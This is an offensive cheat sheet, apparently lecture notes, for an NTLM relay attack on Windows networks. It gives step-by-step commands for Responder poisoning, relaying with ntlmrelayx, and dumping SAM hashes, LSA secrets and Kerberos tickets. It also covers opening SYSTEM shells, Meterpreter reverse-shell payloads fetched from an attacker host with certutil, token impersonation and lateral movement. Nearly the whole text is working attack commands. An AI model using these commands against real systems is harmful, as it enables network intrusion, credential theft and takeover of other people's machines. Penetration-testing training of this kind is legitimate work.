


NTLM Relay Attack — Cheat Sheet

Relay a captured NTLM authentication in real time to a target — no cracking needed. At each stage, multiple tools can be used.
Replace <placeholders> with your own values.



① Check SMB Signing

SMB signing must be **disabled** on the target. Signed packets can't be relayed.

Tab 1 · Recon

```
nxc smb <target-subnet>/<cidr>
```

Look for **signing:False**. Hosts with **signing:True** are immune.

② Configure Responder

ntlmrelayx needs ports 445 + 80. Turn them off in Responder so there's no conflict.

```
sudo nano /usr/share/responder/Responder.conf

SMB = Off
HTTP = Off
```

Then start Responder (poisoning only — auth handled by ntlmrelayx):

Tab 2 · Responder ⚠ keep open!

```
sudo responder -I <interface>
```

③ Launch ntlmrelayx

Relay the captured auth to the target. -socks opens a SOCKS proxy so any tool can ride the session. -of saves the NetNTLM hash to a file — useful to crack offline if the relay fails.

Tab 3 · ntlmrelayx ⚠ keep open!

```
# With SOCKS + hash capture (recommended):
impacket-ntlmrelayx -t <target-ip> -smb2support -socks -of netntlm.hash

# Basic — auto-dumps SAM on success (no SOCKS):
impacket-ntlmrelayx -t <target-ip> -smb2support
```

When a victim triggers an LLMNR query, ntlmrelayx relays their auth. SOCKS opens on port 1080.

Once the relay fires, ntlmrelayx prints the SOCKS table — check **AdminStatus**:

Protocol	Target	Username	AdminStatus	Port
-----	-----	-----	-----	----
SMB	<target-ip>	<domain>\<username>	TRUE	1080

TRUE = full admin on that machine — secretdump, lsassy, smbexec all work. **FALSE** = limited access only.

Proxychains setup

Tab 4 · Tools

```
sudo nano /etc/proxychains.conf

# Add at bottom:
socks4 127.0.0.1 1080
```

Use `strict_chain` mode. All tools below run through proxychains — no password needed.

④ Post-exploitation — pick your tool

secretsdump — LSA secrets, SAM hashes, DPAPI keys:

Tab 4 · Tools

```
proxychains impacket-secretsdump --no-pass '<domain>/<user>'@'<target-ip>'
```

lsassy — NT hashes + Kerberos TGTs (tickets saved to disk):

Tab 4 · Tools

```
proxychains lsassy --no-pass -d <domain> -u <user> <target-ip>
```

smbexec — remote shell, no binary dropped:

Tab 4 · Tools

```
proxychains impacket-smbexec --no-pass '<domain>/<user>'@'<target-ip>' -debug
```

`-debug` gives verbose output and runs the shell as `NT AUTHORITY\SYSTEM`.

⑤ Shell → Meterpreter Upgrade

You have an smbexec shell — now upgrade it to Meterpreter for token impersonation.

Option A — Web Delivery (recommended, what the lecturer showed):

Tab 5 · Metasploit ⚠ keep open!

```
msfconsole
use exploit/multi/script/web_delivery
set target 2 # PSH = PowerShell
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <kali-ip>
set LPORT 4444
run
# Copy the PowerShell one-liner it generates
# Paste it into your smbexec shell on the victim
```

Option B — msfvenom manual payload:

Tab 4 · Tools

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<kali-ip> LPORT=4444 -f exe -o shell.exe
python3 -m http.server 80
```

Tab 5 · Metasploit ⚠ keep open!

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <kali-ip>
set LPORT 4444
run
```

Then in smbexec shell: certutil -urlcache -f http://<kali-ip>/shell.exe C:\Windows\Temp\shell.exe && C:\Windows\Temp\shell.exe

⑥ Token Impersonation (Meterpreter)

From a Meterpreter session, impersonate other users whose tokens are loaded on the target.

Tab 5 · Metasploit

```
meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token 'DOMAIN\username'
meterpreter > getuid # confirm
meterpreter > rev2self # revert
```

Delegation tokens = full network auth. Impersonation tokens = local only.

Pass-the-Ticket — use TGTs dumped by lsassy:

```
# Tickets at: /root/.config/lsassy/tickets/
# Use with impacket or Rubeus for lateral movement
```

Alternative: LDAP Relay

Relay to LDAP instead of SMB — useful for ACL abuse and delegation attacks:

Tab 3 · ntlmrelayx

```
impacket-ntlmrelayx -t ldap://<dc-ip> -smb2support
```

Key idea: NTLM relay doesn't crack the hash — it forwards the auth handshake live. The target sees a valid login from the victim. SMB signing defeats this because the attacker can't forge the signature without the session key.